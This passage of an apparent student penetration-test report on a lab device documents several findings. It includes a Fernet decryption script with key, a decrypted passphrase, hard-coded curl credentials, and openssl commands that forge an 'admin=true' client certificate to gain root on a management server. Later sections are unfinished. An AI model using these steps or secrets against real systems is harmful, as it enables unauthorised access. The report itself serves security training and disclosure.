This is how the ”fdesetup.pyc” file can be discovered. After searching on the DUT for ”fdesetup.pyc” a service named ”fde_init.service” can be discovered which lies in the directory ”/etc/systemd/system” and is used to execute the ”fdesetup.pyc” file.

The service looks like this:

```
[Unit]
Description=FDE initialization
After=network-online.target

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 /usr/local/bin/fdesetup.pyc

[Install]
WantedBy=multi-user.target
```

This service is always executed when the network of the DUT is online. The description indicates that this service is used for the encryption of the ”container.img” (FDE = Full Disk Encryption). The service also leads to the ”fdesetup.pyc” file. Trying to view the content of the python file results in mostly nonsense because the file is already compiled. But some buzzwords of the file can be seen like ”password” or ”luks”. The whole compiled ”fdesetup.pyc” file can

be found in the appendix. Not all decompilers are able to decompile the file due to the used python version. One decompiler that can be used is ”pycdc”. The whole decompiled ”fdesetup.pyc” file can be found in the appendix. To decrypt the configuration the following python scrpit was used:

```
#! /usr/bin/ python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvmW50UsgY_J3kBZlRIUmsSiYw='

f = Fernet(key)

token =b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceG
BoffIZt7XvWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8k
WRqcv665XHDiFSEDPAL1yb2w=='

decrypted f.decrypt(token)

print(decrypted)
```

Following is the decrypted default configuration used in the ”fdsetup.pyc” file:

```
"debug": false,
"initial_passphrase": "Q99mjPp4xMwnEpgJd4kd5LNe",
"mapper_name": "fde",
"source_dev": "/srv/container.img",
"interface_mac": "eth0",
"source_files": [
    ["/proc/cpuinfo", "filter_cpuinfo"],
    ["/sys/kernel/debug/bluetooth/hci0/identity", null],
    ["/sys/devices/platform/soc/3f980000.usb/usb1/1-1/1-1.1
/1-1.1:1.0/net/eth0/address", null]
]
```

This configuration also reveils the path to the encrypted image. The path is ”/srv/container.img”.

Evaluation of Results

Effort to Fix: **Low**

The code shouldnt contain the debug option. Debugging can be used for development but should be removed before the code is used in production.

4.16 Finding 16 - Vulnerable Software leads to Remote Code Execution

Classification: Remote Code Execution **Severity:** High

A vulnerable compiled python script named ”check_version.pyc” is located in the directory ”usr/local/bin”.

Finding Impact

The vulnerability in this script allows an attacker to execute arbitrary code on the DUT. The script sends a GET request to the URL ”https://dhbw.johannes-bauer.com/offsec/”. Included in the GET request the script sends the MAC-Address of the DUT as an argument within the URL. If the responds to that request with a HTTP status code of 200, the script executes the responses arguments in a shell on the DUT. It seems like the wanted purpose is to execute the following command on the DUT in a subprocess:

```
1     $ ip link show eth0
```

This command shows the MAC-Address of the network interface ”eth0” on the DUT. This MAC-Address is then sent to the server within the GET request (/mac=MAC-Address). The servers response is then executed on the DUT and the output is sent back to server again encoded in base64. An attacker could use this vulnerability to send a carefully crafted response to the DUT which executes arbitrary code on the DUT.

Finding Details

The decompiled ”check_version.pyc” script can be found in the appendix. While testing the python script was executed to get a look at Wireshark but the output couldn’t be interpreted. The DUT is definitely trying to reach the server but then Wireshark shows that the TCP Port numbers are reused:



Abbildung 4.13: Screenshot of Wireshark

Evaluation of Results

Effort to Fix: Medium

It is not really determined what the real purpose of this script is. The recommendation is to remove the script from the DUT and to check if the script is still needed. If the script is still needed, the script should be rewritten.

4.17 Finding 17 - Vulnerable Management Server on Port 20321

Classification: Vulnerable Software **Severity:** High

On port 20321 a management server is running. The server is vulnerable due to an insecure validation of certificate.

Finding Impact

Attacker can exploit this vulnerability to gain root access to the DUT. This can be done by carefully crafting a certificate, which will be accepted as valid by the management server.

Finding Details

The cause of this vulnerability is the ”mgmtserver” python file in the directory “/usr/local/bin/”. The whole code of this file can be found in the appendix. The following code snippet shows the vulnerable part of the code:

```
elif self._client_cert == "subject=CN␣=␣Management␣Client
Certificate,␣O␣=␣Secure␣Systems␣Inc.,␣OU␣=␣admin=true":
```

Knowing how the certificate is validated, an attacker can create a certificate with the same subject and organization and set the ”admin” parameter to true. This can be done by using the following command:

```
openssl req -x509 -newkey rsa:4096 -keyout client.key
-out client.crt -days 365 -subj "/CN=Management␣Client
␣Certificate/O=Secure␣Systems␣Inc./OU=admin=true"
```

After that a connection to the management server can easily established via openssl:

```
openssl s_client -connect 172.16.0.29:20321 -key client.key
-cert client.crt
```

The management server will accept the certificate and the attacker has root access to the DUT.:

```
read R BLOCK
Administrator access granted.
```

After that the attacker has root access to the DUT:

Evaluation of Results

Effort to Fix: Medium

The validation if an User is an admin shouldn't be done by a criteria of the certificate. Instead think about a better way to validate if an user is an admin, for example by using a secure password. Instead of validating the subject of the certificate also the issuer should be validated.

4.18 Finding 18 - Hard Coded Credentials

Classification: Information Disclosure **Severity:** Medium

After decrypting the ”container.img” on the DUT a file callled ”crypofs_init” can be found which contains hard coded credentials.

Finding Impact

These credentials could be useful to gain access to the ”dhbw.johannes-bauer.com” system.

Finding Details

The ”cryptofs_init” file looks like this:

```
plunder [/media/my_device]: cat cryptofs_init
#!/bin/bash
#
#

MAC=`ifconfig eth0 | grep ether | awk '{print $2}'`
/usr/bin/curl -u admin:dsMDYzFjEqdm9T77QMfYMLHF "https://dhbw.johannes-bauer.com/offsec/fde.html?mac=${MAC}"
```

This script sends the DUTs MAC address appended to the url ”dhbw.johannes-bauer.com/offsec”. This could also be connected to the finding 16 beacause in both findings the MAC address is send to the same url.

Evaluation of Results

Effort to Fix: Medium

Credentials never should be hardcoded in a script.

4.19 Finding 19 - Vulnerable OpenSSL Version

Classification: Vulnerable Software Version **Severity:** High

VERSION BEI STEVEN NOCHMAL NACHFRAGEN WEIL SCREEN VERGESSEN

CVE:

Finding Impact

Finding Details

Evaluation of Results

Effort to Fix: Medium

How do you judge the individual technical findings (severity, likelihood)? What is your suggested remediation, if there is one? How can the customer validate their remediation is effective once implemented?

4.20 Finding 20 - SD-Card not encrypted

Classification: Misconfiguration **Severity:** High

Finding Impact

Finding Details

Evaluation of Results

Effort to Fix: Medium

How do you judge the individual technical findings (severity, likelihood)? What is your suggested remediation, if there is one? How can the customer validate their remediation is effective once implemented?